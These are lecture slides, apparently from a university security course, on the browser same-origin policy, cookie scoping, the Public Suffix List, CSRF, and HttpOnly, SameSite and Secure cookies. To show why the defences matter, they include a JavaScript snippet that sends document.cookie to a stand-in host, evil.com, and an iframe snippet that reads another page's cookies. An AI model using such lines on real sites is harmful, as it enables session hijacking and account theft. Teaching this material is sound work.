
Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




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- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via
`func.toString()`




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
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
Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

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Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



SOP for fonts and CSS are similar.

SOP for cookies

Client echoes cookie back to server w/ every request

- ▶ Sending (only) to the right server is **really** important
- ▶ E.g., don't send cookie for bank.com to attacker.com

SOP for cookies

- Cookies have a different notion of origin
- DOM SOP: origin is a (scheme, domain, port)
- Cookie SOP: ([scheme], domain, path)
 - ▶ (<https://cseweb.ucsd.edu/classes/fa19/cse127-ab>)

SOP: Cookie scope setting

- A page can set a cookie for:
 - its own domain
 - any parent domain, as long as domain is not a public suffix
- A page can read the cookies for:
 - its own domain
 - any sub-domain

SOP: Cookie scope setting

- A page can set a cookie for:
 - ▶
 - ▶
 - ▶
- A Yes, cseweb.ucsd.edu can set cookies for ucisd.edu (unless ucisd.edu is on public suffix list)
 - ▶
 - ▶
 - ▶

What's the public suffix list?

PUBLIC SUFFIX LIST

[LEARN MORE](#) | [THE LIST](#) | [SUBMIT AMENDMENTS](#)

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of [Mozilla](#), but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a [fuller \(although not exhaustive\) list](#) of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the [psl-discuss](#) mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to [request amendments](#) to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by [submitting amendments](#).

```
// ===BEGIN ICANN DOMAINS===

// ac : https://en.wikipedia.org/wiki/.ac
ac
com.ac
edu.ac
gov.ac
net.ac
mil.ac
org.ac

// ad : https://en.wikipedia.org/wiki/.ad
ad
nom.ad

// ae : https://en.wikipedia.org/wiki/.ae
// see also: "Domain Name Eligibility Policy" at http://www.aeda.ae/eng/aepolicy.php
ae
co.ae
net.ae
org.ae
sch.ae
ac.ae
gov.ae
mil.ae

// aero : see https://www.information.aero/index.php?id=66
aero
accident-investigation.aero
accident-prevention.aero
aerobatic.aero
aeroclub.aero
aerodrome.aero
agents.aero
aircraft.aero
airline.aero
```

When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
 - Cookie's domain is domain suffix of URL's domain
 - Cookie's path is a prefix of the URL path
- New browsers only do this when SameSite=None
 - We'll see SameSite in a bit

When does the browser send which cookies?

	Do we send the cookie?		
Request to URL	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
checkout.site.com			
login.site.com			
login.site.com/my/home			
site.com/my			

Send cookie when

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

When does the browser send which cookies?

	Do we send the cookie?		
Request to URL	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

Send cookie when

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

Does the cookie path give us finer-grained isolation than the SOP?

No!

- Cookie SOP:
 - cseweb.ucsd.edu/~dstefan does not see cookies for cseweb.ucsd.edu/~nadiah
- DOM SOP:
 - cseweb.ucsd.edu/~dstefan can access the DOM of cseweb.ucsd.edu/~nadiah
 - How can you access cookie?

```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiah";
document.body.appendChild(iframe);

alert(iframe.contentWindow.document.cookie);
```

Which JS scripts can access cookies?

- What happens when your bank includes Google Analytics JavaScript? Can it access your bank's authentication cookie?
 - Yes! JavaScript runs with the origin's privileges. Can access `document.cookie`.
- And SOP doesn't prevent leaking data:

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

Use HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; **HttpOnly**;

Don't expose cookie to JavaScript via document.cookie


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Why???

Motivation for SameSite cookies



<https://evil.com>



<http://evil.com>



<http://bank.ch>




<http://4chan.org>



<http://bank.ch>

Which cookies are sent? (SameSite=None)



<https://evil.com>



<http://evil.com> <http://bank.ch> <http://4chan.org>



<http://bank.ch>

Which cookies are sent? (SameSite=None)



<http://evil.com> <http://bank.ch>



<http://4chan.org>



<http://bank.ch>

Which cookies are sent? (SameSite=None)



http://evil.com



http://bank.ch



http://4chan.org



http://bank.ch

Why is this bad?

```
<html>
  </img>
</html>
```

Cross-site request forgery (CSRF) attack!

SameSite cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;  
    SameSite=(None|Lax|Strict);
```

- Strict: Only send cookie when the request originates from the same site (top-level domain)
- Lax: Send cookie on top-level “safe” navigations (even if navigating cross-site)
- None: send cookie without taking context into account

Which cookies are sent? (SameSite=Lax)

https://evil.com

```
<html>
  
</html>
```

https://evil.com

None!



http://evil.com



http://bank.ch



http://4chan.org



http://bank.ch

Which cookies are sent? (SameSite=Lax)

A screenshot of a web browser window titled "https://evil.com". The page content is:

```
<html>
  <a href="https://bank.ch">click me!</a>
</html>
```

The browser has three colored window control buttons (red, yellow, green) at the top left. A refresh button is at the top right. Below the title bar is a toolbar with a magnifying glass icon.

At the bottom left of the browser window, there is a small red devil emoji icon and the URL "https://evil.com".



http://evil.com



http://bank.ch



http://4chan.org

http://bank.ch

Which cookies are sent? (SameSite=Lax)

https://evil.com

```
<html>
  <a href="https://bank.ch">click me!</a>
</html>
```

https://evil.com



http://evil.com



http://bank.ch



http://4chan.org




http://bank.ch



http://bank.ch

Which cookies are sent? (SameSite=Strict)



None!



http://evil.com



http://bank.ch



http://4chan.org

http://bank.ch

No impact on same site:

	Do we send the cookie?		
Request to URL	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No


Finally: Secure cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Why do we care about this?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic



- Don't need to wait for user to go to the site; web attacker can make cross-origin request



Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy